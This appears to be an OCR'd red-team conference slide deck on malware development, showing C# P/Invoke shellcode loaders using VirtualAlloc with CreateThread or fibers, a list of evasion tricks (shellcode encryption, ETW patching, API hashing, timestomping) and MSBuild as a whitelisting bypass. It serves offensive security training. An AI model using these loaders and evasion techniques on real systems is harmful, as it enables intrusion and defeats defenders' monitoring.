Malware Development

Abusing .NET For Initial Access

Suraj Khetani – Senior Consultant, Offensive Security

@r00treaver

surajpkhetani

$whoami

- Senior Offensive Security Consultant @Palo Alto Networks Unit42
- Primarily perform Red & Purple Team assessments
- Occasionally release scripts on GitHub: https://github.com/surajpkhetani
- 15x CVE in products including Oracle, Netgear, and others.

Agenda


- Intro to Windows APIs for Malware Dev
- Opsec Considerations
- Initial Access by abusing .NET
  - MSBuild
  - AppDomain Injection
  - ClickOnce
    - Converting Signed .NET to ClickOnce
    - Backdooring Signed ClickOnce
- Detections

Why learn Malware Development & Required Toolset

- Off-the-shelf open-source security tooling has been heavily signatured and could result in ineffective realization of real-world threats.
- Learning Maldev would enable us to craft custom-built payloads, increasing our chances of success if all other things fall in place. (C2 Infra, Malleable Profile, etc.)


- Visual Studio/Code Blocks
- x64dbg
- DefenderCheck
- Process Hacker or Process Explorer
- C2 (meterpreter/Cobalt Strike/Covenant/BRC4/etc.)


Malware Development Lifecycle



Source: maldevacademy

Win32 APIs





Win32 APIs

Microsoft has created documentation of how we can use these APIs. but it is only for C/C++.
The definitions for these can be found on the Microsoft website.

```
C++

HANDLE CreateFileA(
  [in]           LPCSTR                lpFileName,
  [in]           DWORD                 dwDesiredAccess,
  [in]           DWORD                 dwShareMode,
  [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  [in]           DWORD                 dwCreationDisposition,
  [in]           DWORD                 dwFlagsAndAttributes,
  [in, optional] HANDLE                hTemplateFile
);
```

https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea

```
C++

DWORD QueueUserAPC(
  [in] PAPCFUNC  pfnAPC,
  [in] HANDLE    hThread,
  [in] ULONG_PTR dwData
);
```

https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-queueuserapc

Parameters

`[in] lpFileName`

The name of the file or device to be created or opened. You may use either forward slashes (/) or backslashes (\) in this name.

By default, the name is limited to MAX_PATH characters. To extend this limit to 32,767 wide characters, prepend "\\?\" to the path. For more information, see Naming Files, Paths, and Namespaces.

Tip

Starting with Windows 10, Version 1607, you can opt-in to remove the MAX_PATH limitation without prepending "\\?\". See the "Maximum Path Length Limitation" section of Naming Files, Paths, and Namespaces for details.

For information on special device names, see Defining an MS-DOS Device Name.

To create a file stream, specify the name of the file, a colon, and then the name of the stream. For more information, see File Streams.

`[in] dwDesiredAccess`

The requested access to the file or device, which can be summarized as read, write, both or 0 to indicate neither).

The most commonly used values are **GENERIC_READ**, **GENERIC_WRITE**, or both (`GENERIC_READ | GENERIC_WRITE`). For more information, see Generic Access Rights, File Security and Access Rights, File Access Rights Constants, and ACCESS_MASK.

If this parameter is zero, the application can query certain metadata such as file, directory, or device attributes without accessing that file or device, even if **GENERIC_READ** access would have been denied.

You cannot request an access mode that conflicts with the sharing mode that is specified by the *dwShareMode* parameter in an open request that already has an open handle.

For more information, see the Remarks section of this topic and Creating and Opening Files.

Win32 APIs - Marshalling

Now since we will be importing these APIs from C++, we cannot use directly. We need to marshal them into C# and we do that using Dllimport
You can simply go to pinvoke.dev search for the required WindowsAPI and convert the C# datatype to C++

```
C++

HANDLE CreateFileA(
  [in]           LPCSTR                lpFileName,
  [in]           DWORD                 dwDesiredAccess,
  [in]           DWORD                 dwShareMode,
  [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  [in]           DWORD                 dwCreationDisposition,
  [in]           DWORD                 dwFlagsAndAttributes,
  [in, optional] HANDLE                hTemplateFile
);
```

https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea

```
[DllImport("KERNEL32.dll", ExactSpelling = true, SetLastError = true)]
[DefaultDllImportSearchPaths(DllImportSearchPath.System32)]
public static extern unsafe HANDLE CreateFileA(
    PCSTR lpFileName,
    uint dwDesiredAccess,
    FILE_SHARE_MODE dwShareMode,
    [Optional] SECURITY_ATTRIBUTES* lpSecurityAttributes,
    FILE_CREATION_DISPOSITION dwCreationDisposition,
    FILE_FLAGS_AND_ATTRIBUTES dwFlagsAndAttributes,
    HANDLE hTemplateFile);
```

https://www.pinvoke.dev/kernel32/createfilea

```
C++

DWORD QueueUserAPC(
  [in] PAPCFUNC  pfnAPC,
  [in] HANDLE    hThread,
  [in] ULONG_PTR dwData
);
```

https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-queueuserapc

```
[DllImport("KERNEL32.dll", ExactSpelling = true, SetLastError = true)]
[DefaultDllImportSearchPaths(DllImportSearchPath.System32)]
public static extern uint QueueUserAPC(
    PAPCFUNC pfnAPC,
    HANDLE hThread,
    nuint dwData);
```

https://www.pinvoke.dev/kernel32/queueuserapc

https://medium.com/@matterpreter/offensive-p-invoke-leveraging-the-win32-api-from-managed-code-7eef4fdef16d

Using Win32 APIs - CreateFileA

The Windows API provides developers with a way for their applications to interact with the Windows operating system. For example, if the application needs to display something on the screen, modify a file or query the registry all these actions can be done via the Windows API.

Unmanaged Types	Managed Type
BOOL	bool
BYTE	byte
CHAR, WCHAR	char
DOUBLE	double
INT, INT32	int
HANDLE, HFILE, HINSTANCE, LPVOID	IntPtr
LONG, WORD	long
SHORT	short
LPCWSTR, LPCSTR, LPSTR, LPWSTR, PCSTR, PCWSTR, PSTR, PWSTR	string
UINT	uint
DWORD, UINT64	ulong
USHORT	ushort
LPCVOID, VOID	void

https://medium.com/@matterpreter/offensive-p-invoke-leveraging-the-win32-api-from-managed-code-7eef4fdef16d

Program.cs

CreateFile | CreateFile.Program

```
using System;
using System.IO;
using System.Runtime.InteropServices;

namespace CreateFile
{
    0 references
    class Program
    {
        #region pinvokes
        [DllImport("kernel32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
        1 reference
        public static extern IntPtr CreateFileA(
            string filename, uint access,
            [MarshalAs(UnmanagedType.U4)] FileShare share,
            IntPtr securityAttributes,
            uint creationDisposition,
            short flagsAndAttributes,
            IntPtr templateFile);

        [DllImport("kernel32.dll")]
        1 reference
        public static extern uint GetLastError();

        public const short FILE_ATTRIBUTE_NORMAL = 0x80;
        public const short INVALID_HANDLE_VALUE = -1;
        public const uint GENERIC_ALL = 0x10000000;
        public const uint CREATE_ALWAYS = 2;
        #endregion
        0 references
        static void Main(string[] args)
        {
            IntPtr hFile = new IntPtr(-1);
            IntPtr INVALID_HANDLE_VALUE = new IntPtr(-1);
            string filePath = @"C:\\Users\\Public\\maldev.txt";
            hFile = CreateFileA(filePath, GENERIC_ALL, 0, IntPtr.Zero, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, IntPtr.Zero);
            Console.WriteLine("[*] File Created: {0}", filePath);

            if(hFile == INVALID_HANDLE_VALUE)
            {
                Console.WriteLine("[-] CreateFileW Api Function Failed With Error : %d\n", GetLastError());
            }

        }

    }
```

- Importing Windows API from kernel32.dll
- It is called as marshalling which means calling unmanaged code
- We can find these signatures to import from https://pinvoke.dev

- Defining and initializing handle → hFile
- Defining the filepath to save the file
- Using CreateFileA windows API to create a file

Shellcode Execution Process

Allocate Memory

- VirtualAlloc
- HeapAlloc
- Marshal.AllocHGlobal (.NET)
- NtCreateSection
- ……..

Copy Shellcode into Memory

- Marshal.Copy (.NET)
- memcpy (C++)
- CopyMemory (C++)
- RtlMoveMemory
- RtlCopyMemory
- ……..

Execute shellcode in memory

- CreateThread + WaitForSingleObject
- CreateFiber + SwitchToFiber
- Pointer
- Windows Callback functions (CertEnumSystemStore, EnumCalenderInfo, etc)
- ROP Gadget Injections
- ……..

Sample Code – CreateThread + WaitForSingleObject

Program.cs

SampleShellcodeLoader | ShellcodeLoader.Program

```
using System;
using System.Runtime.InteropServices;

namespace ShellcodeLoader
{
    0 references
    class Program
    {
        #region pinvokes
        [DllImport("kernel32.dll")]
        1 reference
        private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, ulong size, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        1 reference
        private static extern IntPtr CreateThread(uint lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr param, uint dwCreationFlags, ref uint lpThreadId);

        [DllImport("kernel32.dll")]
        1 reference
        private static extern uint WaitForSingleObject(IntPtr hHandle, uint dwMilliseconds);

        1 reference
        public enum StateEnum
        {
            MEM_COMMIT = 0x1000,
            MEM_RESERVE = 0x2000,
            MEM_FREE = 0x10000
        }

        1 reference
        public enum Protection
        {
            PAGE_READONLY = 0x02,
            PAGE_READWRITE = 0x04,
            PAGE_EXECUTE = 0x10,
            PAGE_EXECUTE_READ = 0x20,
            PAGE_EXECUTE_READWRITE = 0x40,
        }
        #endregion
        0 references
        static void Main(string[] args)
        {
            byte[] x64shellcode = new byte[] {0x90, 0x90 };

            IntPtr funcAddr = VirtualAlloc(IntPtr.Zero, (ulong)x64shellcode.Length, (uint)StateEnum.MEM_COMMIT, (uint)Protection.PAGE_EXECUTE_READWRITE);
            Marshal.Copy(x64shellcode, 0, (IntPtr)(funcAddr), x64shellcode.Length);
            IntPtr hThread = IntPtr.Zero;
            uint threadId = 0;
            IntPtr pinfo = IntPtr.Zero;

            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
            return;
        }

    }
}
```

- Importing Windows API from kernel32.dll
- It is called as marshalling which means calling unmanaged code
- We can find these signatures to import from https://pinvoke.dev

- We have a shellcode byte array in hex format
- Next, we are allocating memory in current process space with VirtualAlloc
- We are then Copying shellcode with Marshal.Copy
- We are then creating a thread with CreateThread
- In the end we are waiting infinitely for thread to execute

Sample Code - Fibers

Program.cs

SelfInject-Fiber | HelloWorld.Program | Kulfi(b

```
using System;
using System.Diagnostics;
using System.IO;
using System.Runtime.InteropServices;
using System.Text;

namespace HelloWorld
{


    0 references
    class Program
    {

        private static UInt32 MEM_COMMIT = 0x1000;
        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

        [System.Runtime.InteropServices.DllImport("kernel32")]
        1 reference
        private static extern System.UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);




        [DllImport("kernel32.dll")]
        1 reference
        static extern IntPtr CreateFiber(uint dwStackSize, UInt32 lpStartAddress, IntPtr lpParameter);

        [DllImport("kernel32.dll")]
        1 reference
        public static extern IntPtr SwitchToFiber(IntPtr lpParameter);
        0 references
        static void Main(string[] args)
        {
            UInt32 funcAddr = VirtualAlloc(0, (UInt32)buf().Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(buf(), 0, (IntPtr)(funcAddr), buf().Length);
            IntPtr scFiber = CreateFiber(0, funcAddr, IntPtr.Zero);
            SwitchToFiber(scFiber);
        }
```


- Importing Windows API from kernel32.dll
- It is called as marshalling which means calling unmanaged code
- We can find these signatures to import from https://pinvoke.dev


- Allocate memory with VirtuallAlloc
- Copy the shellcode and its allocated memory
- Create a fiber
- Schedule the fiber to run with SwitchToFiber

Opsec Considerations for a Shellcode Loader

- Encrypt Shellcode with
  - XOR
  - RC4
  - AES
- Encode it in
  - Hex
  - Base64
  - UUID/Words
- Shellcode Execution - Fibers/Pointers/Windows Callback functions
- Patch ETW (Event Tracing for Windows)
  - EtwEventWrite
  - NtTraceEvent
- Dynamic Resolution of Windows APIs
  - D/Invoke
  - API Hashing
- Module Stomping
- Timestomping
- Change Memory Protections with VirtualProtect

Executing Code without ETW Patching vs Executing Code with ETW Patching







Opsec Considerations for a Shellcode Loader

- Encrypt Shellcode with
  - XOR
  - RC4
  - AES
- Encode it in
  - Hex
  - Base64
  - UUID/Words
- Shellcode Execution - Fibers/Pointers/Windows Callback functions
- Patch ETW
  - EtwEventWrite
  - NtTraceEvent
- Dynamic Resolution of Windows APIs
  - D/Invoke
  - API Hashing
- Module Stomping
- Timestomping
- Change Memory Protections with VirtualProtect

P/Invoke vs D/Invoke





Initial Access


Initial Access

- EXE
- MSBuild
- AppDomain Injection
- Signed ClickOnce
  - Backdooring signed ClickOnce DLLs
  - Converting signed .net assemblies to ClickOnce

Initial Access - MSBuild

- First came into light by Casey Smith (@subtee) – 2016/2017
- Microsoft-Signed Binary
- Good way to get initial access when paired with an .LNK
- Bypasses Application Whitelisting

